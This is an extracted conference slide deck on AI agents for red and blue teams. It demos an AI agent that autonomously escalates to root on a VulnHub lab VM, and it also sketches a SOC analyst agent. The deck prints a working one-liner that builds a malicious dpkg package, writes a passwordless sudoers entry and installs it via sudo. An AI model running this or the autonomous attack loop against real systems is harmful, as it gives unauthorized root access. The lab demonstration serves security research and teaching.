




02 - 04 DECEMBER 2025  
RIYADH EXHIBITION AND CONVENTION  
CENTER, MALHAM, SAUDI ARABIA

## Offensive and Defensive AI Agents: Building and Using AI Agents

MOHAMMED ALSHEHRI



**black hat**<sup>®</sup>  
MIDDLE EAST AND AFRICA



## Trends since the launch of ChatGPT

---

- Attacks linked to generative AI have surged by an incredible 1,265% - 4,151% – deepstrike, 2025.
- Over 70% of major breaches involve AI-driven polymorphic malware – deepstrike, 2025.
- AI-driven MaaS kits are now sold for as little as \$50 – deepstrike, 2025.
- Most malicious LLM use focuses on AI-driven code generation and phishing content to speed up attacks - Google, 2025.
- Other malicious LLMs or AI agents use is to perform malicious actions like data discovery or exfiltration - Google, 2025.
- 30% of all AI-generated phishing attacks [1] were entirely generated by GenAI systems [2]

[1] <https://deepstrike.io/blog/ai-cybersecurity-threats-2025>

[2] <https://cloud.google.com/blog/topics/threat-intelligence/adversarial-misuse-generative-ai>



## How can we utilize AI as Red Teamers ?

---

Maybe we can build a pen-tester AI agent  
to automate our tasks too?

# What If We Built an Autonomous Attacker?

---

An AI agent that takes a target, let's say “www.shellcode.blog”

- Scans it
- Finds vulns
- Exploits them
- Deploys a custom malware
- Escalates privileges
- Establishes persistence
- Exfiltrates data
- ..etc

End-to-end.  
Hands-off.  
Autonomous.

# What If We Built an Autonomous Attacker?

---

An AI agent that takes a target, let's say “www.shellcode.blog”

- Scans it
- Finds vulns
- Exploits them
- Deploys a custom malware
- Escalates privileges **(Maybe?)**
- Establishes persistence
- Exfiltrates data
- ..etc

End-to-end.  
Hands-off.  
Autonomous.

# How is GenAI simply used?

Where should we begin?

Build a complete privilege escalation plan for a normal Linux user. Enumerate the host step by step. Give me the first command to execute.

+



1 →

```
bash Copy code
id
```

0 ⌂ ⌚ ⌛ ⌁ ⌂ ...

2 ↓

```
zeus@symfonos5:~$ id
uid=1000(zeus) gid=1000(zeus) groups=
1000(zeus),24(cdrom),25(floppy),29(audio),
30(dip),44(video),46(plugdev),109(netdev)
zeus@symfonos5:~$ sudo -l
```

3 →

Below is what the shell returns. What should I do now?

```
uid=1000(zeus)
gid=1000(zeus)
groups=1000(zeus),24(cdrom),25(floppy),29(audio),
30(dip),44(video),46(plugdev),109(netdev)
```


Run the next logical enumeration step:

```
nginx Copy code
sudo -l
```

0 ⌂ ⌚ ⌁ ⌂ ...


⟳  
Start the loop

# Do You See the Pattern?



- I tell ChatGPT the goal: *“Help me escalate privileges.”*
- I ask for the next command
- It gives me a command
- I run it on the target
- I copy the output back
- It tells me what to do next
- Repeat
- Repeat
- Repeat

# Other features



[1] <https://github.com/AlessandroZ/BeRoot>

Examples:

<https://github.com/AlessandroZ/BeRoot>  
<https://github.com/rebootuser/LinEnum>



[2] <https://github.com/Gallopsled/pwntools>



The agents starts by enumerating the system using common enumeration tools



<https://github.com/M507/RamiGPT>


Star 843



**black hat**<sup>®</sup>  
MIDDLE EAST AND AFRICA

# Demo

✓ Root Access Achieved!



A screenshot of a web-based interface for exploiting a target system. The interface includes fields for "username" (symfonos5), "password" (10.10.0.77), and "port" (22). There is also a dropdown menu for "service" (zeus) and a "Remember Me" checkbox. At the bottom right is a "Connect" button. The entire interface is highlighted with a green glow, indicating it is part of the exploit process.



<https://github.com/M507/RamiGPT>

Star 843

# Let's Test it



The screenshot shows a web interface for VulnHub. At the top, there's a navigation bar with a logo and the text "VULN HUB VULNERABLE BY DESIGN". Below the navigation, a button labeled "VIRTUAL MACHINES" is visible. On the left, a sidebar has a "Back" link. The main content area features a title "SYMFONOS: 5.2" and a section titled "About Release" with the following details:

- Name: symfonos: 5.2
- Date release: 2 Mar 2020
- Author: Zayotic
- Series: symfonos

Let's test it on a vulnerable machine from VulnHub

symfonos5v2 is a **real-life based virtual machine (VM) designed for penetration testing practice**. It is a "Capture The Flag" (CTF) exercise part of the symfonos series created by Zayotic and released on the [VulnHub](#) platform.

Current account privileges



<https://github.com/M507/RamiGPT>

 Star 843



VULN HUB VULNERABLE BY DESIGN

VIRTUAL MACHINES

Back

## SYMFONOS: 5.2

```
* Connection established

$ id

uid=1000(zeus) gid=1000(zeus)
groups=1000(zeus),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
$
```

Current account privileges





VIRTUAL MACHINES

```
Giving AI full freedom to send 60 commands

AI request#1-----
$ echo 'cetkKf4wCuHC9FET' | sudo -S -l

Matching Defaults entries for zeus on symfonos5:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User zeus may run the following commands on symfonos5:
  (root) NOPASSWD: /usr/bin/dpkg
$
```



Step 1: Starts investigating the first lead



<https://github.com/M507/RamiGPT>

Star 843

## Let's Test it

AI request#2-----

```
$ d=$(mktemp -d); mkdir -p "$d/DEBIAN"; printf 'Package: pwn\nVersion: 1.0\nSection: base\nPriority: optional\nArchitecture: all\nMaintainer: pwn <pwn@local>\nDescription: pwn\n' > "$d/DEBIAN/control"; printf '#!/bin/sh\nset -e\necho "zeus ALL=(ALL) NOPASSWD:ALL" > /etc/sudoers.d/zeus\nchmod 0440 /etc/sudoers.d/zeus\nexit 0\n' > "$d/DEBIAN/postinst"; chmod 0755 "$d/DEBIAN/postinst"; dpkg-deb --build "$d" /tmp/pwn.deb >/dev/null 2>&1; sudo /usr/bin/dpkg -i /tmp/pwn.deb
```

Selecting previously unselected package pwn.

```
(Reading database ... (Reading database ... 5%(Reading database ... 10%(Reading database ...
15%(Reading database ... 20%(Reading database ... 25%(Reading database ... 30%(Reading
database ... 35%(Reading database ... 40%(Reading database ... 45%(Reading database ...
50%(Reading database ... 55%(Reading database ... 60%(Reading database ... 65%(Reading
database ... 70%(Reading database ... 75%(Reading database ... 80%(Reading database ...
85%(Reading database ... 90%(Reading database ... 95%(Reading database ... 100%(Reading
database ... 53057 files and directories currently installed.)
```

Preparing to unpack /tmp/pwn.deb ...

Unpacking pwn (1.0) ...

Setting up pwn (1.0) ...

\$

Step 2: Writes a malicious package and installs it using sude



```
$ sudo -i  
root@symfonos5:~#  
  
[Debug] Empty response from shell, possibly stuck at prompt  
  
[Debug] Autonomous () - timeout occurred, possibly stuck at prompt  
  
-bash: !/bin/sh: event not found  
root@symfonos5:~# uid=0(root) gid=0(root) groups=0(root)  
root@symfonos5:~#  
  
Start interacting with the shell again
```



Pwned!



Vulnhub Box	Time in Seconds	Model
Escalate Linux 1	12.827717	gpt-3.5-turbo
Nyx 1	10.044392	gpt-3.5-turbo
Venom: 1	09.669650	gpt-3.5-turbo
digitalworld.local: TORMENT	09.729105	gpt-3.5-turbo
digitalworld.local: DEVELOPMENT	09.911129	gpt-3.5-turbo
Tiki: 1	10.166464	gpt-3.5-turbo
hacksudo: L.P.E.	09.846106	gpt-3.5-turbo
DC: 2	09.660332	gpt-3.5-turbo
DevGuru: 1	10.354190	gpt-3.5-turbo
serial: 1	09.617828	gpt-3.5-turbo
Dina: 1.0.1	09.685389	gpt-3.5-turbo

Timing Table



Execution example



<https://github.com/M507/RamiGPT>

# What If We Built an Autonomous Attacker?

---

An AI agent that takes a target, let's say “www.shellcode.blog”


- Scans it
- Finds vulns
- Exploits them
- Deploys a custom malware
- Escalates privileges **(Works!)**
- Establishes persistence
- Exfiltrates data
- ..etc

End-to-end.  
Hands-off.  
Autonomous.

# What If We Built an Autonomous *Attacker Defender*?

A fully autonomous SOC assistant that





- I tell ChatGPT the goal: *“Help me escalate privileges.”*
- I ask for the next command
- It gives me a command
- I run it on the target
- I copy the output back
- It tells me what to do next
- Repeat
- Repeat
- Repeat



- I tell ChatGPT the goal: *“Help me escalate privileges.”*
- I ask for the next command
- It gives me a command
- I run it on the target
- I copy the output back
- It tells me what to do next
- Repeat
- Repeat
- Repeat




- I tell ChatGPT the goal:
- \${Runbook} ~= System Prompt
- ?
- ?
- ?
- ?
- ?



You are an experienced cybersecurity SOC (Security Operations Center) Tier 1 analyst with deep expertise in security alert triage, threat detection, and incident response.





<Other instructions>



## response.

**<Other instructions>**

# Tools and Patterns for our Autonomous *Attacker* *Defender*?



# response.

<Other instructions>



- I tell ChatGPT the goal:
- \${Runbook} ~= System Prompt
- ?
- ?
- ?
- ?
- ?

\$ {  
? }

You are an experienced cybersecurity SOC (Security Operations Center) Tier 1 analyst with deep expertise in security alert triage, threat detection, and incident response.

<Other instructions>



- I tell ChatGPT the goal:
- $\${Runbook}$   $\sim=$  System Prompt
- ?
